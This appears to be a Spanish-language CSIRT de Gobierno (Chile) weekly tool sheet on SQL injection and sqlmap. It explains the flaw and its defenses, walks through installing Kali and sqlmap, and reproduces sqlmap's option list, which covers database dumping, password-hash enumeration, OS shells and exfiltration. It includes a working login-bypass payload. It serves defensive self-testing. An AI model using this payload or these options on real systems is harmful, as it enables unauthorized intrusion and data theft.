



09 de julio de 2021  
Ficha N° 11 SQLMAP de Comandos  
CSIRT DE GOBIERNO

## Comando de la semana “SQLMAP”

### I. CONTEXTO

Este documento, denominado, en esta oportunidad, “Comando de la semana ‘Pensando en Estresar a Nuestros Servidores’”, tiene como objetivo ilustrar sobre herramientas que pueden ser de utilidad para el lector, a objeto de ir potenciando las capacidades locales de autochequeo, detección simple de vulnerabilidades que están expuestas a internet en sus activos de información y, a su vez, la obtención de una verificación de la subsanación de aquellas que se les han sido reportadas, facilitando la interacción con el CSIRT de Gobierno. El objetivo no es reemplazar una auditoria de código o evaluación de vulnerabilidades, sino que establecer capacidades básicas de chequeo y obtención de información de manera rápida para temas específicos, como por ejemplo la verificación de la subsanación de alertas o vulnerabilidades reportadas por “CSIRT GOB CL”. Todas estas herramientas al contar con la posibilidad de ser usadas desde una línea de comando permiten en algún grado la integración dentro de script o lenguajes de automatización o programación como PERL, AWK, Shell Scripting<sup>1</sup>, Expect, Python, C, C++, Golang, JavaScript, PowerShell, Ruby, Java, PHP, Elixir, Elm, Go, Dart, Pony, TypeScript, Kotlin, Nim, OCaml, Reason, Rust, entre otros con miras a automatizar estas actividades y concentrar el tiempo de los especialistas en el análisis de los datos para encontrar los problemas relevantes y descartar los falsos positivos.

### II. INTRODUCCIÓN

Una de las tareas regulares que en ciberseguridad se realizan es la verificación de los sitios o sistemas que están expuestos a Internet. Teniendo en mente el reciente ataque, de repercusión mundial, a KASEYA VSA<sup>2</sup>, donde una de las hipótesis que circula fuertemente respecto del vector de entrada es un ataque del tipo SQLi, se ilustra a continuación un comando que puede ser de utilidad para detectar esta vulnerabilidad en nuestros sistemas.

Pero antes, estudiemos un poco sobre la vulnerabilidad que queremos descubrir: Inyección de SQL o SQLi por su abreviatura en inglés.

---

<sup>1</sup> <https://scis.uohyd.ac.in/~apcs/itw/UNIXProgrammingEnvironment.pdf>

<sup>2</sup> <https://us-cert.cisa.gov/ncas/current-activity/2021/07/04/cisa-fbi-guidance-msps-and-their-customers-affected-kaseya-vsa>



## ¿Qué es SQLi?

Basándonos en la definición de esta vulnerabilidad establecida por OWASP, un ataque de inyección SQL consiste en la inserción o "inyección" de una consulta SQL<sup>3</sup> a través de los datos de entrada del cliente a la aplicación (por ejemplo un formulario web). Un exploit de inyección SQL exitoso puede leer datos confidenciales de la base de datos, modificar los datos de la base de datos (Insertar / Actualizar / Eliminar), ejecutar operaciones de administración en la base de datos (como apagar el DBMS), recuperar el contenido de un archivo dado presente en el archivo DBMS system y, en algunos casos, emitir comandos para el sistema operativo. Los ataques de inyección SQL son un tipo de ataque de inyección, en el que los comandos SQL se inyectan en la entrada del plano de datos para afectar la ejecución de comandos SQL predefinidos.




Ilustración 1: Imagen de ejemplo tomada de guru99.com

Los ataques de inyección SQL permiten a los atacantes falsificar la identidad, alterar los datos existentes, causar problemas de repudio como anular transacciones o cambiar saldos, permitir la divulgación completa de todos los datos en el sistema, destruir los datos o hacer que no estén disponibles de otra manera y convertirse en administradores del servidor de base de datos.

La inyección de SQL es muy común con las aplicaciones PHP y ASP debido a la prevalencia de interfaces funcionales más antiguas. Debido a la naturaleza de las interfaces programáticas disponibles, es menos probable que las aplicaciones J2EE y ASP.NET se aprovechen fácilmente de las inyecciones de SQL.

La gravedad de los ataques de inyección SQL está limitada por la habilidad y la imaginación del atacante y, en menor medida, por las medidas de defensa en profundidad, como las conexiones de privilegios bajos al servidor de la base de datos, etc. En general, considere la inyección de SQL como una gravedad de alto impacto.

<sup>3</sup> <https://es.wikipedia.org/wiki/SQL>



El ataque de inyección SQL ocurre cuando:

- Un dato no deseado ingresa a un programa desde una fuente que no es de confianza.
- Los datos se utilizan para construir dinámicamente una consulta SQL.


Las principales consecuencias son:

- Confidencialidad: dado que las bases de datos SQL generalmente contienen datos confidenciales, la pérdida de confidencialidad es un problema frecuente con las vulnerabilidades de inyección SQL.
- Autenticación: si se utilizan comandos SQL deficientes para verificar los nombres de usuario y las contraseñas, es posible que se conecte a un sistema como otro usuario sin conocimiento previo de la contraseña.
- Autorización: si la información de autorización se mantiene en una base de datos SQL, es posible cambiar esta información mediante la explotación exitosa de una vulnerabilidad de inyección SQL.
- Integridad: así como es posible leer información confidencial, también es posible realizar cambios o incluso eliminar esta información con un ataque de inyección SQL.

### ¿Cómo funciona este ataque?

Siguiendo con el ejemplo, ilustración 1, en el cual se tiene una aplicación web simple en [<http://www.techpanda.org/>] que es vulnerable a los ataques de inyección SQL solo con fines de demostración. El código de formulario HTML anterior se toma de la página de inicio de sesión. La aplicación proporciona seguridad básica, como desinfectar el campo del correo electrónico. Esto significa que nuestro código anterior no se puede utilizar para omitir el inicio de sesión.

Para evitar eso, podemos aprovechar el **campo de contraseña**. El siguiente diagrama muestra los pasos que debe seguir:





Supongamos que un atacante proporciona la siguiente entrada


- Paso 1: ingrese xxx@xxx.xxx como la dirección de correo electrónico
- Paso 2: Ingrese xxx ') OR 1 = 1 --]

¿Qué sucede ante ese escenario cuando presionamos el botón “submit” donde el correo está correctamente ingresado, pero la contraseña tiene este “complemento: “') OR 1 = 1 --]”?

Lo que internamente se construye y transmite a la base de datos es lo siguiente:

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]';
```

Si analizamos la lógica booleana de esta sentencia o consulta SQL paso a paso:



- La declaración asume inteligentemente que se usa el cifrado md5
- Completa la comilla simple y el paréntesis de cierre.
- Agrega una condición a la declaración que siempre será verdadera [1=1 es siempre verdadero].
- Por lo tanto, independiente de si la contraseña ingresada es correcta o incorrecta, la condición de ejecución de la consulta SQL es “TRUE/VERDADERA”, y en este caso, permitiría el acceso como administrador al sistema sin conocer la contraseña.

Imagine ahora si este es su sistema crítico expuesto a internet con este tipo de formulario de autenticación.



### Los cracker los buscan día y noche en modalidad 7x24x365.

Para evitar este tipo de vulnerabilidades hay que trabajar en la etapa de desarrollo de las aplicaciones para que se programen con lógicas de programación segura y adecuada sanitización/control de las entradas y salidas de los sistemas:

Defensas primarias:

- Opción 1: uso de declaraciones preparadas (con consultas parametrizadas).
- Opción 2: uso de procedimientos almacenados.
- Opción 3: Validación de entrada de lista de permitidos.
- Opción 4: escapar de todas las entradas proporcionadas por el usuario.

Defensas adicionales:

- También: hacer cumplir el privilegio mínimo.
- Además: Realización de la validación de entrada de la lista de permitidos como defensa secundaria.

Tenga presente que:

- La entrada del usuario nunca debe ser confiable: siempre debe desinfectarse antes de que se use en declaraciones SQL dinámicas.
- Procedimientos almacenados: estos pueden encapsular las declaraciones SQL y tratar todas las entradas como parámetros.
- Declaraciones preparadas: declaraciones preparadas para que funcionen creando primero la declaración SQL y luego tratando todos los datos de usuario enviados como parámetros. Esto no tiene ningún efecto sobre la sintaxis de la instrucción SQL.
- Expresiones regulares: se pueden usar para detectar código potencialmente dañino y eliminarlo antes de ejecutar las declaraciones SQL.
- Derechos de acceso de usuario de conexión a la base de datos: solo se deben otorgar los derechos de acceso necesarios a las cuentas utilizadas para conectarse a la base de datos. Esto puede ayudar a reducir lo que pueden realizar las sentencias SQL en el servidor.
- Mensajes de error: estos no deben revelar información confidencial y dónde ocurrió exactamente un error. Mensajes de error personalizados simples como "Lo sentimos, estamos experimentando errores técnicos. Se ha contactado con el equipo técnico. Inténtelo de nuevo más tarde", en lugar de mostrar las sentencias SQL que causaron el error.



Luego de que el sitio o sistema web ha sido desarrollado lo podemos someter a pruebas de SQLi, donde uno de los comandos que se pueden utilizar es el SQLMAP. Otros comandos existentes son: SQLSmack, SQLPing 2, Sqlninja, sqlsus, jSQL entre otros.

### ¿Qué es SQLMAP?

Antes de empezar con el comando es importante destacar un *disclaimer* legal que el mismo utilitario despliega a los usuarios de este:

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[!] descargo de responsabilidad legal: El uso de sqlmap para atacar objetivos sin el consentimiento mutuo previo es ilegal. Es responsabilidad del usuario final obedecer todas las leyes locales, estatales y federales aplicables. Los desarrolladores no asumen ninguna responsabilidad y no son responsables de ningún uso indebido o daño causado por este programa

Esto es importante a tener en consideración para quienes utilicen este comando. Es importante la coordinación con los dueños y administradores del sitio o sistema web que será testeado con esta y otras herramientas similares.

SQLMAP es una herramienta de prueba de penetración de código abierto que automatiza el proceso de detección y explotación de fallas de inyección SQL y la toma de control de los servidores de bases de datos. Viene con un potente motor de detección, muchas funciones de nicho para el probador de penetración definitivo y una amplia gama de parámetros que van desde la toma de *fingerprint* de la base de datos, la obtención de datos de la base de datos, el acceso al sistema de archivos subyacente y la ejecución de comandos en el sistema operativo a través de conexiones de banda.

Algunas de las características de sqlmap son:

- Soporte completo para los sistemas de gestión de bases de datos MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase y SAP MaxDB.
- Soporte completo para seis técnicas de inyección SQL: ciego basado en booleano, ciego basado en tiempo, basado en errores, consulta UNION, consultas apiladas y fuera de banda.
- Soporte para conectarse directamente a la base de datos sin pasar a través de una inyección SQL, proporcionando credenciales DBMS, dirección IP, puerto y nombre de la base de datos.
- Soporte para enumerar usuarios, hashes de contraseñas, privilegios, roles, bases de datos, tablas y columnas.



- Reconocimiento automático de formatos hash de contraseñas y soporte para descifrarlos mediante un ataque basado en diccionario.
- Soporte para volcar las tablas de la base de datos por completo, un rango de entradas o columnas específicas según la elección del usuario. El usuario también puede optar por volcar solo un rango de caracteres de la entrada de cada columna.
- Soporte para buscar nombres de bases de datos específicos, tablas específicas en todas las bases de datos o columnas específicas en todas las tablas de las bases de datos. Esto es útil, por ejemplo, para identificar tablas que contienen credenciales de aplicaciones personalizadas donde los nombres de las columnas relevantes contienen cadenas como nombre y contraseña.
- Soporte para descargar y cargar cualquier archivo desde el sistema de archivos subyacente del servidor de la base de datos cuando el software de la base de datos es MySQL, PostgreSQL o Microsoft SQL Server.
- Soporte para ejecutar comandos arbitrarios y recuperar su salida estándar en el sistema operativo subyacente del servidor de la base de datos cuando el software de la base de datos es MySQL, PostgreSQL o Microsoft SQL Server.
- Soporte para establecer una conexión TCP con estado fuera de banda entre la máquina atacante y el sistema operativo subyacente del servidor de base de datos. Este canal puede ser un símbolo del sistema interactivo, una sesión de Meterpreter o una sesión de interfaz gráfica de usuario (VNC) según la elección del usuario.
- Soporte para la escalada de privilegios de usuario del proceso de base de datos a través del comando Meterpreter getsystem de Metasploit.

**NOTA IMPORTANTE:** Dado que es relevante un buen manejo de los comandos básicos de Linux, tanto para posteriores manejos de los datos o archivos como para usos de la información resultante de la ejecución de los comandos, es que el comité editorial decidió que se incluya en esta edición y en las subsiguientes un anexo de comandos Linux que son de utilidad para moverse en este sistema operativo. Se sugiere dominarlos todos para facilitar el acceso y manipulación de la información. En futuras ediciones se irán incorporando nociones más avanzadas sobre el uso de estos comandos para procesamiento de archivos, procesos, y de sus usos en scripting.

**Vea anexo I: Comandos básicos de Linux**






### III. PASO A PASO

#### PASO 1: Un entorno adecuado para trabajar.

Primero debe contar con una distribución de Kali<sup>4</sup> Linux funcionando ya sea en una máquina física o en una máquina virtual<sup>5</sup>.



#### Instalación de Kali Linux

La instalación de Kali Linux (arranque único) en su computadora es un proceso sencillo. Esta guía cubrirá la instalación básica (que se puede realizar en una máquina virtual invitada o sobre un equipo entero), con la opción de cifrar la partición. En ocasiones, es posible que tenga datos confidenciales que preferiría cifrar con Full Disk Encryption (FDE). Durante el proceso de instalación, puede iniciar una instalación cifrada LVM en el disco duro o en las unidades USB.

Primero, necesitará hardware de computadora compatible. Kali Linux es compatible con plataformas amd64 (x86\_64 / 64-Bit) e i386 (x86 / 32-Bit). Siempre que sea posible, el fabricante recomienda utilizar las imágenes amd64. Los requisitos de hardware son mínimos como se enumeran en la

<sup>4</sup> <https://www.kali.org/downloads/>  
<sup>5</sup>

[https://my.vmware.com/en/web/vmware/downloads/info/slug/desktop\\_end\\_user\\_computing/vmware\\_workstation\\_player/16\\_0](https://my.vmware.com/en/web/vmware/downloads/info/slug/desktop_end_user_computing/vmware_workstation_player/16_0)

<sup>6</sup> <https://www.virtualbox.org/wiki/Downloads>





sección siguiente, aunque un mejor hardware naturalmente proporcionará un mejor rendimiento. Debería poder usar Kali Linux en hardware más nuevo con UEFI y sistemas más antiguos con BIOS.

Las imágenes i386, de forma predeterminada, utilizan un kernel PAE, por lo que puede ejecutarlas en sistemas con más de 4 GB de RAM.

En el ejemplo que se menciona más adelante, se instalará Kali Linux en una nueva máquina virtual invitada, sin ningún sistema operativo existente preinstalado.

### Requisitos del sistema

Los requisitos de instalación para Kali Linux variarán según lo que le gustaría instalar y su configuración. Para conocer los requisitos del sistema:





En el extremo inferior, puede configurar Kali Linux como un servidor Secure Shell (SSH) básico sin escritorio, utilizando tan solo 128 MB de RAM (se recomiendan 512 MB) y 2 GB de espacio en disco.

En el extremo superior, si opta por instalar el escritorio Xfce4 predeterminado y el kali-linux-default metapaquete, realmente debería apuntar a al menos 2 GB de RAM y 20 GB de espacio en disco.

Cuando se utilizan aplicaciones que consumen muchos recursos, como Burp Suite, recomiendan al menos 8 GB de RAM (¡e incluso más si se trata de una aplicación web grande!) O utilizar programas simultáneos al mismo tiempo.

### Requisitos previos de instalación<sup>7</sup>

Esta la guía se harán las siguientes suposiciones al instalar Kali Linux:

-  Usando la imagen del instalador de amd64.
-  Unidad de CD / DVD / soporte de arranque USB.
-  Disco único para instalar.
-  Conectado a una red (con DHCP y DNS habilitados) que tiene acceso a Internet saliente.

### Preparación para la instalación




-  Descargue Kali Linux<sup>8</sup> (el fabricante recomienda<sup>9</sup> la imagen marcada como Instalador).

<sup>7</sup> Dependiendo del tipo de instalación que seleccione, se pueden borrar todos los datos existentes en el disco duro, así que haga una copia de seguridad de la información importante del dispositivo en un medio externo.

<sup>8</sup> <https://www.kali.org/docs/introduction/download-official-kali-linux-images/>

<sup>9</sup> <https://www.kali.org/docs/introduction/what-image-to-download/#which-image-to-choose>



-  Grabe<sup>10</sup> la ISO de Kali Linux en un DVD o una imagen de Kali Linux Live en una unidad USB. (Si no puede, consulte la instalación en red<sup>11</sup> de Kali Linux).
-  Realice una copia de seguridad de la información importante del dispositivo en un medio externo.
-  Asegúrese de que su computadora esté configurada para arrancar desde CD / DVD / USB en su BIOS / UEFI.

Un vez que tiene preparado todos los materiales y el entorno para comenzar la instalación siga los pasos indicados en la sección “Kali Linux Installation Procedure” del siguiente enlace:

<https://www.kali.org/docs/installation/hard-disk-install/>



<sup>10</sup> <https://www.kali.org/docs/usb/live-usb-install-with-windows/>

<sup>11</sup> <https://www.kali.org/docs/installation/network-pxe/>



## PASO 2: Instalar el comando.

Una vez que se cuenta con este sistema operativo de manera funcional podemos instalar los comandos; algunos ya vienen preinstalados en la distribución KALI<sup>12</sup>, pero si no fuere así puede instalarlos con los siguientes comandos, **previamente tomando privilegios de usuario “root”**:

```
# apt update && apt full-upgrade  
(para verificar que su sistema se encuentra actualizado con los parches de seguridad y  
funcionalidad; en Linux y en Windows siempre son necesarios mantener los parches al día)
```

```
#apt install sqlmap  
(para instalar sqlmap)
```

```
# apt search ^sqlmap  
Ordenando... Hecho  
Buscar en todo el texto... Hecho  
sqlmap/kali-rolling,now 1.5.6-1 all [instalado, automático]  
automatic SQL injection tool
```

Nota: El símbolo “^” cumple la función de indicarle a la búsqueda que comience por el patrón indicado.

<sup>12</sup> <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>





```
-u URL, --url=URL      Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-d DIRECT              Connection string for direct database connection
-l LOGFILE             Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE            Scan multiple targets given in a textual file
-r REQUESTFILE         Load HTTP request from a file
-g GOOGLEDORK          Process Google dork results as target URLs
-c CONFIGFILE          Load options from a configuration INI file
```

#### Request:

These options can be used to specify how to connect to the target URL

```
-A AGENT, --user..    HTTP User-Agent header value
-H HEADER, --hea..   Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
--method=METHOD     Force usage of given HTTP method (e.g. PUT)
--data=DATA           Data string to be sent through POST (e.g. "id=1")
--param-del=PARA..    Character used for splitting parameter values (e.g. &)
--cookie=COOKIE       HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--cookie-del=COO..    Character used for splitting cookie values (e.g. ;)
--live-cookies=L..    Live cookies file used for loading up-to-date values
--load-cookies=L..    File containing cookies in Netscape/wget format
--drop-set-cookie      Ignore Set-Cookie header from response
--mobile              Imitate smartphone through HTTP User-Agent header
--random-agent         Use randomly selected HTTP User-Agent header value
--host=HOST           HTTP Host header value
--referer=REFERER     HTTP Referer header value
--headers=HEADERS     Extra headers (e.g. "Accept-Language: fr\nETag: 123")
--auth-type=AUTH..    HTTP authentication type (Basic, Digest, Bearer, ...)
--auth-cred=AUTH..    HTTP authentication credentials (name:password)
--auth-file=AUTH..    HTTP authentication PEM cert/private key file
--ignore-code=IG..    Ignore (problematic) HTTP error code (e.g. 401)
--ignore-proxy         Ignore system default proxy settings
--ignore-redirects     Ignore redirection attempts
--ignore-timeouts      Ignore connection timeouts
--proxy=PROXY          Use a proxy to connect to the target URL
--proxy-cred=PRO..    Proxy authentication credentials (name:password)
--proxy-file=PRO..    Load proxy list from a file
--proxy-freq=PRO..    Requests between change of proxy from a given list
--tor                  Use Tor anonymity network
--tor-port=TORPORT     Set Tor proxy port other than default
--tor-type=ORTYPE      Set Tor proxy type (HTTP, SOCKS4 or SOCKS5 (default))
--check-tor            Check to see if Tor is used properly
--delay=DELAY          Delay in seconds between each HTTP request
--timeout=TIMEOUT      Seconds to wait before timeout connection (default 30)
--retries=RETRIES      Retries when the connection timeouts (default 3)
--randomize=RPARAM     Randomly change value for given parameter(s)
--safe-url=SAFEURL     URL address to visit frequently during testing
--safe-post=SAFE..    POST data to send to a safe URL
--safe-req=SAFER..    Load safe HTTP request from a file
--safe-freq=SAFE..    Regular requests between visits to a safe URL
--skip-urlencode       Skip URL encoding of payload data
--csrf-token=CSR..    Parameter used to hold anti-CSRF token
--csrf-url=CSRFURL    URL address to visit for extraction of anti-CSRF token
--csrf-method=CS..    HTTP method to use during anti-CSRF token page visit
--csrf-retries=C..    Retries for anti-CSRF token retrieval (default 0)
--force-ssl            Force usage of SSL/HTTPS
--chunked              Use HTTP chunked transfer encoded (POST) requests
--hpp                  Use HTTP parameter pollution method
--eval=EVALCODE        Evaluate provided Python code before the request (e.g.
```



```
"import hashlib;id2=hashlib.md5(id).hexdigest()")
```

#### Optimization:

These options can be used to optimize the performance of sqlmap

--o	Turn on all optimization switches
--predict-output	Predict common queries output
--keep-alive	Use persistent HTTP(s) connections
--null-connection	Retrieve page length without actual HTTP response body
--threads=THREADS	Max number of concurrent HTTP(s) requests (default 1)

#### Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER	Testable parameter(s)
--skip=SKIP	Skip testing for given parameter(s)
--skip-static	Skip testing parameters that not appear to be dynamic
--param-exclude=..	Regexp to exclude parameters from testing (e.g. "ses")
--param-filter=P..	Select testable parameter(s) by place (e.g. "POST")
--dbms=DBMS	Force back-end DBMS to provided value
--dbms-cred=DBMS..	DBMS authentication credentials (user:password)
--os=OS	Force back-end DBMS operating system to provided value
--invalid-bignum	Use big numbers for invalidating values
--invalid-logical	Use logical operations for invalidating values
--invalid-string	Use random strings for invalidating values
--no-cast	Turn off payload casting mechanism
--no-escape	Turn off string escaping mechanism
--prefix=PREFIX	Injection payload prefix string
--suffix=SUFFIX	Injection payload suffix string
--tamper=TAMPER	Use given script(s) for tampering injection data

#### Detection:

These options can be used to customize the detection phase

--level=LEVEL	Level of tests to perform (1-5, default 1)
--risk=RISK	Risk of tests to perform (1-3, default 1)
--string=STRING	String to match when query is evaluated to True
--not-string=NOT..	String to match when query is evaluated to False
--regexp=REGEXP	Regexp to match when query is evaluated to True
--code=CODE	HTTP code to match when query is evaluated to True
--smart	Perform thorough tests only if positive heuristic(s)
--text-only	Compare pages based only on the textual content
--titles	Compare pages based only on their titles

#### Techniques:

These options can be used to tweak testing of specific SQL injection techniques

--technique=TECH..	SQL injection techniques to use (default "BEUSTQ")
--time-sec=TIMESEC	Seconds to delay the DBMS response (default 5)
--union-cols=UCOLS	Range of columns to test for UNION query SQL injection
--union-char=UCHAR	Character to use for bruteforcing number of columns
--union-from=UFROM	Table to use in FROM part of UNION query SQL injection
--dns-domain=DNS..	Domain name used for DNS exfiltration attack
--second-url=SEC..	Resulting page URL searched for second-order response
--second-req=SEC..	Load second-order HTTP request from file

#### Fingerprint:



-f, --fingerprint Perform an extensive DBMS version fingerprint

#### Enumeration:

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables

-a, --all	Retrieve everything
-b, --banner	Retrieve DBMS banner
--current-user	Retrieve DBMS current user
--current-db	Retrieve DBMS current database
--hostname	Retrieve DBMS server hostname
--is-dba	Detect if the DBMS current user is DBA
--users	Enumerate DBMS users
--passwords	Enumerate DBMS users password hashes
--privileges	Enumerate DBMS users privileges
--roles	Enumerate DBMS users roles
--dbs	Enumerate DBMS databases
--tables	Enumerate DBMS database tables
--columns	Enumerate DBMS database table columns
--schema	Enumerate DBMS schema
--count	Retrieve number of entries for table(s)
--dump	Dump DBMS database table entries
--dump-all	Dump all DBMS databases tables entries
--search	Search column(s), table(s) and/or database name(s)
--comments	Check for DBMS comments during enumeration
--statements	Retrieve SQL statements being run on DBMS
-D DB	DBMS database to enumerate
-T TBL	DBMS database table(s) to enumerate
-C COL	DBMS database table column(s) to enumerate
-X EXCLUDE	DBMS database identifier(s) to not enumerate
-U USER	DBMS user to enumerate
--exclude-sysdbs	Exclude DBMS system databases when enumerating tables
--pivot-column=P..	Pivot column name
--where=DUMPWHERE	Use WHERE condition while table dumping
--start=LIMITSTART	First dump table entry to retrieve
--stop=LIMITSTOP	Last dump table entry to retrieve
--first=FIRSTCHAR	First query output word character to retrieve
--last=LASTCHAR	Last query output word character to retrieve
--sql-query=SQLQ..	SQL statement to be executed
--sql-shell	Prompt for an interactive SQL shell
--sql-file=SQLFILE	Execute SQL statements from given file(s)

#### Brute force:

These options can be used to run brute force checks

--common-tables	Check existence of common tables
--common-columns	Check existence of common columns
--common-files	Check existence of common files

#### User-defined function injection:

These options can be used to create custom user-defined functions

--udf-inject	Inject custom user-defined functions
--shared-lib=SHLIB	Local path of the shared library

#### File system access:

These options can be used to access the back-end database management system underlying file system





```
--file-read=FILE.. Read a file from the back-end DBMS file system
--file-write=FILE.. Write a local file on the back-end DBMS file system
--file-dest=FILE.. Back-end DBMS absolute filepath to write to
```

#### Operating system access:

These options can be used to access the back-end database management system underlying operating system

```
--os-cmd=OSCMD      Execute an operating system command
--os-shell           Prompt for an interactive operating system shell
--os-pwn             Prompt for an OOB shell, Meterpreter or VNC
--os-smbrelay        One click prompt for an OOB shell, Meterpreter or VNC
--os-bof             Stored procedure buffer overflow exploitation
--priv-esc           Database process user privilege escalation
--msf-path=MSFPATH   Local path where Metasploit Framework is installed
--tmp-path=TMPPATH   Remote absolute path of temporary files directory
```

#### Windows registry access:

These options can be used to access the back-end database management system Windows registry

```
--reg-read          Read a Windows registry key value
--reg-add            Write a Windows registry key value data
--reg-del            Delete a Windows registry key value
--reg-key=REGKEY     Windows registry key
--reg-value=REGVAL   Windows registry key value
--reg-data=REGDATA   Windows registry key value data
--reg-type=REGTYPE   Windows registry key value type
```

#### General:

These options can be used to set some general working parameters

```
-s SESSIONFILE      Load session from a stored (.sqlite) file
-t TRAFFICFILE       Log all HTTP traffic into a textual file
--answers=ANSWERS    Set predefined answers (e.g. "quit=N, follow=N")
--base64=BASE64P..  Parameter(s) containing Base64 encoded data
--base64-safe        Use URL and filename safe Base64 alphabet (RFC 4648)
--batch             Never ask for user input, use the default behavior
--binary-fields=..   Result fields having binary values (e.g. "digest")
--check-internet     Check Internet connection before assessing the target
--cleanup           Clean up the DBMS from sqlmap specific UDF and tables
--crawl=CRAWLDEPTH  Crawl the website starting from the target URL
--crawl-exclude=..  Regexp to exclude pages from crawling (e.g. "logout")
--csv-del=CSVDEL     Delimiting character used in CSV output (default ",")
--charset=CHARSET    Blind SQL injection charset (e.g. "0123456789abcdef")
--dump-format=DU..   Format of dumped data (CSV (default), HTML or SQLITE)
